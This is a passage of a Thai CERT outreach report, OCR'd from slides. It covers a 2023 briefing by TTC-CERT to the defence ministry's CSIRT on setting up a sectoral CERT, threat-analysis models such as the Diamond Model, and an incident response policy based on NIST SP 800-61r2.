  - **Infrastructure**: physical and/or logical resources used by adversary
  - **Victim**: organization or system hit by adversary
- "The adversary uses its capabilities over some infrastructure against a victim."

Source: https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf

Activity Thread


- **Activity thread** is a directed phase-ordered graph where each vertex is an event and the arcs (i.e., directed edges) identify causal relationships between the events.
- Activity thread shows the chain of events and causal relationships between them as the adversary has acted against multiple victims.
- By correlating events across activity threads, you can identify adversary campaigns.
- You can also gain a fuller understanding of the adversary's behavior, which helps plan mitigations.



Source: https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf


References

- The Diamond Model of Intrusion Analysis
  https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
- Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains
  https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf
- Intelligence-Driven Incident Response by Rebekah Brown, Scott J. Roberts ISBN: 9781491934944




References

- Psychology of Intelligence Analysis by Richards J. Heuer, Jr.
  https://www.ialeia.org/docs/Psychology_of_Intelligence_Analysis.pdf



- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software by Michael Sikorski and Andrew Honig
  ISBN-13: 9781593272906



References

- Intelligence Preparation of the Battlefield https://irp.fas.org/doddir/army/atp2-01-3.pdf
- What the 6 Phases of the Threat Intelligence Lifecycle Mean for Your Team https://www.recordedfuture.com/threat-intelligence-lifecycle-phases

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 3

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 19

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคมโดย นายพิศุทธิ์ ม่วงสมัย ได้เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) และศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) เมื่อวันอังคารที่ 7 กุมภาพันธ์ 2566 เวลา 10.00 ถึง 12.00 น. ผ่านระบบประชุมทางไกลผ่านจอภาพ Zoom Meeting https://zoom.us/j/96370347161?pwd=QWJoNVNWZHlxVzBEMUN5QWVsS1J2dz09


ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อต้องการให้ผู้เข้ารับการฟังบรรยายที่อยู่ในภาคส่วนด้านความมั่นคงโดยเฉพาะหน่วยงานที่เป็นหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) ได้ทราบถึงวิธีการและประสบการณ์ที่ผ่านมารวมทั้งข้อดีข้อเสียของการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) แนวทางในการประสานงานระหว่างภาคส่วนโทรคมนาคมและภาคส่วนด้านความมั่นคง เพื่อให้ภาคส่วนด้านความมั่นคงนำบทเรียนที่ผ่านมาของศูนย์ TTC-CERT ไปเป็นข้อมูลในการจัดตั้งดำเนินงาน การประสานงานภายในศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) และการประสานงานระหว่าง TTC-CERT นอกจากนี้ยังเป็นการแสวงความร่วมมือระหว่างภาคส่วนโทรคมนาคมและภาคส่วนด้านความมั่นคง อันจะเป็นประโยชน์ต่อการรักษาความมั่นคงปลอดภัยทางไซเบอร์ของทั้งสองภาคส่วนและของประเทศ ซึ่งประโยชน์จากการริเริ่มในการแสวงหาความร่วมมือและแลกเปลี่ยนประสบการณ์ที่มีประโยชน์ในครั้งนี้ก็จะตกอยู่กับประชาชน อีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 1

ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากภาคส่วนด้านความมั่นคงโดยเฉพาะหน่วยงานที่เป็นหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง เช่น การจัดตั้ง การดำเนินงาน และการประสานงานของ ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) เป็นต้น

สรุปข้อการบรรยาย มีดังนี้

- ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT
- การปฏิบัติงานของ CERT (Sectorial CERT)
- แนวทางการประสานงานระหว่างศูนย์ TTC-CERT กับ MODCSIRT และความเป็นไปได้ในการแลกเปลี่ยนข้อมูลการแจ้งเตือนภัยคุกคามทางไซเบอร์

ภาพบรรยากาศในการบรรยาย ผ่านระบบประชุมทางไกลผ่านจอภาพ Zoom Meeting



การแลกเปลี่ยนประสบการณ์ดำเนินงานของศูนย์ TTC-CERT กับ กรมเทคโนโลยีสารสนเทศและอวกาศกลาโหม

โดย

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

7 ก.พ.66

Agenda


- ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT
- การปฏิบัติงานของ CERT (Sectorial CERT)
- แนวทางการประสานงานระหว่างศูนย์ TTC-CERT กับ MODCSIRT และความเป็นไปได้ในการแลกเปลี่ยนข้อมูลการแจ้งเตือนภัยคุกคามทางไซเบอร์

ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- แยกให้ออกระหว่าง NOC vs SOC vs CERT
- ใช้ PDCA ในการดำเนินงานของศูนย์ TTC-CERT
- จัดทำกรอบงาน CERT (CERT Framework) ให้ชัดเจน
- กำหนดงบประมาณให้ชัดเจน
  - งบประมาณด้านการปฏิบัติการ
  - งบประมาณที่ใช้สำหรับการลงทุน
- จัดทำแผนปฏิบัติการ
  - สะท้อนเป้าหมายของ CERT ที่มีต่อองค์กร ผู้มีส่วนได้ส่วนเสีย
  - ความเชื่อมโยงระหว่างเป้าหมายกับงบประมาณ
- นำเสนองบประมาณและแผนงาน
  - ต่อบุคคลที่มีอำนาจอนุมัติแผนและค่าใช้จ่ายต่าง ๆ ในการจัดตั้ง CERT

กรอบงาน CERT (CERT Framework)



ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- ดำเนินการตามแผนปฏิบัติการ
- จัดทำ นโยบายและขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Policy and Procedure) ของ Sector
- จัดทำ นโยบายความมั่นคงปลอดภัยด้านเทคโนโลยีสารสนเทศ
- จัดทำ Data classification and handling standard
- จัดทำ นโยบายการจัดการและแลกเปลี่ยนข้อมูล (Traffic Light Protocol - TLP)
- ประชาสัมพันธ์การจัดตั้ง CERT
- สร้างเครือข่ายความร่วมมือจากการเข้าร่วมการประชุม และ/หรือ การเสวนาต่าง ๆ
- ซ้อมรับมือเหตุภัยคุกคามใน Sector

ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- ดำเนินการรับมือและแก้ไขเหตุภัยคุกคาม
- ให้บริการตามภารกิจหลักอื่น ๆ
- ปรับปรุงและพัฒนาขั้นตอนการทำงาน (workflow) กระบวนการและภารกิจที่สำคัญของ CERT อย่างสม่ำเสมอ นำไปสู่การ automate
- จัดทำ CERT strategic plan
  - Current state ⟶ Future state (ตามมาตรฐานสากล CERT Maturity Framework)
  - ระบุ Gap ⟶ Action Plan
- กำหนดรายละเอียดเกี่ยวกับพันธกิจ (mission statement) ของ CERT
  - กำหนดวัตถุประสงค์และหน้าที่ของ CERT ให้ชัดเจน
  - ระบุเป้าหมายระยะยาวและเป้าหมายหลักของ CERT

ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- ระบุอำนาจหน้าที่ CERT ให้ชัดเจน ได้รับการอนุมัติจาก Board/CEO/ผู้มีอำนาจสูงสุดในองค์กรเป็นลายลักษณ์อักษร
  - การได้รับการสนับสนุนจากผู้มีอำนาจสูงสุดในองค์กรเป็นสิ่งสำคัญ
  - CERT ควรมีหน้าที่รับผิดชอบในด้านเทคนิคและไม่ควรมีอำนาจในการปราบปรามหรือลงโทษ
- กำหนดความพร้อมในการให้บริการให้ชัดเจน
  - 24/7 ?
  - 8/5 ?
- กำหนดบริการหลัก
  - บริการหลักที่สำคัญของ CERT คือ “การรับมือและแก้ไขปัญหาเหตุภัยคุกคาม”
  - บริการที่สำคัญรองลงมา คือ “บริการแจ้งเตือน และเผยแพร่ข้อมูลข่าวสาร”


ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- CERT ควรมีทรัพยากรที่ทันสมัยที่สุดและบุคลากรมีความรู้ความสามารถที่สูง
- คำแนะนำที่ CERT ให้จะต้องถูกต้องซึ่งต้องใช้ความรู้ทางเทคนิคในระดับสูง
- ซึ่งอาจส่งผลให้ CERT ควรมีคนที่มีความสามารถสูงในจำนวนที่น้อยในช่วงแรก แทนที่จะเป็นความสามารถที่มีคุณภาพต่ำจำนวนมาก
- CERT จะต้องปรับตัวและติดตามสถานการณ์อย่างต่อเนื่อง โดยการวิเคราะห์ภัยคุกคามใหม่ ๆ ที่อาจเกิดขึ้นและส่งผลกระทบต่อองค์กรของสมาชิก หรือ ส่งผลกระทบต่อ Sector

ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้ (ต่อ)
  - **รูปแบบแคมปัส (CERT หลัก/ รอง) ⟵ TTC-CERT ใช้ model นี้**
    - องค์กรที่อยู่ในภาคส่วนเดียวกันจัดตั้ง CERT กลางเพื่อให้บริการองค์กรสมาชิก และเป็นหน่วยงานกลางประสานกับองค์กรภายนอก
    - ส่วนองค์กรสมาชิกอาจมีหรือไม่มี CERT เป็นของตัวเอง



ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Do

- โครงสร้างพื้นฐานและเครื่องมือ
  - ด้านความมั่นคงปลอดภัยทางกายภาพ
  - อุปกรณ์ด้านเทคโนโลยีสารสนเทศ
  - อุปกรณ์เฉพาะทางของ CERT
- รักษาความสัมพันธ์ภายในและภายนอก CERT ให้ดี
- ความไว้วางใจ (trust)
  - หากองค์กรและสมาชิกไม่ไว้วางใจ CERT อย่างชัดเจน องค์กรและสมาชิกก็จะไม่แบ่งปันข้อมูลกับ CERT ได้ และจะไม่ใช้ข้อมูลหรือคำแนะนำต่างๆ ที่ CERT มีให้
  - ความไว้วางใจ (trust) เป็นสิ่งสำคัญสำหรับ Sectorial CERT ตลอดจนองค์กรและสมาชิกเองก็ต้องการความเชื่อใจว่า CERT สามารถจัดการกับข้อมูลที่ละเอียดอ่อนหรือมีชั้นความลับได้อย่างมีความรับผิดชอบ

ประสบการณ์ดำเนินงานของศูนย์ TTC-CERT

Don't

- อย่าประชุมเยอะ ใช้เวลาในการประชุมในแต่ละวันไม่ควรเกิน 45 นาที
- เตรียมงบประมาณสำหรับสร้างบุคคลากร และ maintain บุคคลากร
- ไม่ต้องใช้คนเยอะ ใช้คนที่เหมาะสมในจำนวนที่น้อย
  - คนที่เหมาะสม = คนเก่ง technical + ขยัน + เชื่อถือได้ (reliable) + ขวนขวายสามารถหาคำตอบและแก้ไขปัญหาเองได้
  - Be fair
- ไม่ใช้คนตาม Job description
- ช่วยๆ กัน (ไม่มีอยู่จริง)
- เสียเวลากับสิ่งที่ไม่จำเป็น (ทุกคนมีเวลาจำกัดและขีดจำกัด)

การปฏิบัติงานของ CERT (Sectorial CERT)

การปฏิบัติงานของ CERT (Sectorial CERT)

- รวบรวมแหล่งข้อมูลด้านต่าง ๆ เช่น ข้อมูลที่เกี่ยวกับภัยคุกคาม ข้อมูลติดต่อองค์กร ซึ่งเป็นประโยชน์ต่อภารกิจ
  - การแจ้งเตือนเหตุภัยคุกคามจากแหล่งอื่น ๆ
  - การรับข้อมูลเกี่ยวกับภัยคุกคามและช่องโหว่ต่าง ๆ
  - การสื่อสารทางตรงกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ/องค์กร ในระหว่างเกิดเหตุภัยคุกคาม (การจัดทำบัญชีผู้ติดต่อ)
  - การสื่อสารทั่วไปกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ องค์กร (การสร้างความตระหนักรู้และการประชาสัมพันธ์)

การปฏิบัติงานของ CERT (Sectorial CERT)

- รวบรวมแหล่งข้อมูลด้านต่าง ๆ เช่น ข้อมูลที่เกี่ยวกับภัยคุกคาม ข้อมูลติดต่อองค์กร ซึ่งเป็นประโยชน์ต่อภารกิจ
  - การแจ้งเตือนเหตุภัยคุกคามจากแหล่งอื่น ๆ
  - การรับข้อมูลเกี่ยวกับภัยคุกคามและช่องโหว่ต่าง ๆ
  - การสื่อสารทางตรงกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ/องค์กร ในระหว่างเกิดเหตุภัยคุกคาม (การจัดทำบัญชีผู้ติดต่อ)
  - การสื่อสารทั่วไปกับผู้มีส่วนเกี่ยวข้อง ผู้รับบริการ องค์กร (การสร้างความตระหนักรู้และการประชาสัมพันธ์)
- จัดทำนโยบายรับมือและแก้ไขเหตุภัยคุกคาม (Incident Response Plan)
  - Computer Security Incident Handling Guide https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

Incident Response Policy and Procedure

- นโยบายและขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Policy and Procedure)
  - ออกแบบตาม NIST SP 800-61r2
  - ตกลงร่วมกันระหว่างสมาชิกของ TTC-CERT
  - มีผลบังคับใช้ : 22 ก.ย.2564


นโยบายการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์
(Incident Response Policy)

นโยบายการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Policy)

- กำหนดความรับผิดชอบและขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์
- รายงานเหตุภัยคุกคามทางไซเบอร์ให้กับผู้รับผิดชอบ ผ่านช่องทางการรายงานที่เหมาะสมและปลอดภัยโดยเร็วที่สุด
- เหตุการณ์ (event) หรือ เหตุภัยคุกคามทางไซเบอร์ (incident) ควรได้รับการตอบสนองตามขั้นตอนฯ
- ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ ควรมีการกำหนดในเรื่อง
  - (1) การตรวจจับ (Detection) (2) การวิเคราะห์ (Analysis) (3) การจำกัดควบคุม (Containment) (4) การกำจัดเหตุภัยคุกคาม (Eradication) (5) การฟื้นฟูระบบ (Recovery) และ (6) การดำเนินการหลังเหตุการณ์ (Post-Incident Activities)

กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม

- Computer Security Incident Handling Guide NIST SP 800-61 Revision 2
  - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf



นโยบายการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Policy)


- ควรมีการจัดอบรมให้ความรู้ในหัวข้อต่าง ๆ เช่น
  - แนวทางในการการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ฯ
  - ขั้นตอนในการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์อย่างไร
  - วิธีรายงานเหตุภัยคุกคามทางไซเบอร์ และ ช่องทางการติดต่อเพื่อรายงานเหตุภัยคุกคามทางไซเบอร์
  - ข้อจำกัดต่าง ๆ ที่กำหนดโดยข้อตกลงการไม่เปิดเผยข้อมูล (Non-disclosure Agreements)
- ต้องกำหนดช่องทางการติดต่อสื่อสาร
- ในกรณีที่เกิดเหตุภัยคุกคามทางไซเบอร์ หน่วยงานของรัฐ สมาชิกศูนย์ TTC-CERT และหน่วยงานที่จำเป็นอื่น ๆ ควรได้รับแจ้งจากศูนย์ TTC-CERT ในระยะเวลาที่เหมาะสม และปฏิบัติตามข้อกำหนดและแนวทางอื่น ๆ ที่เกี่ยวข้อง

ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

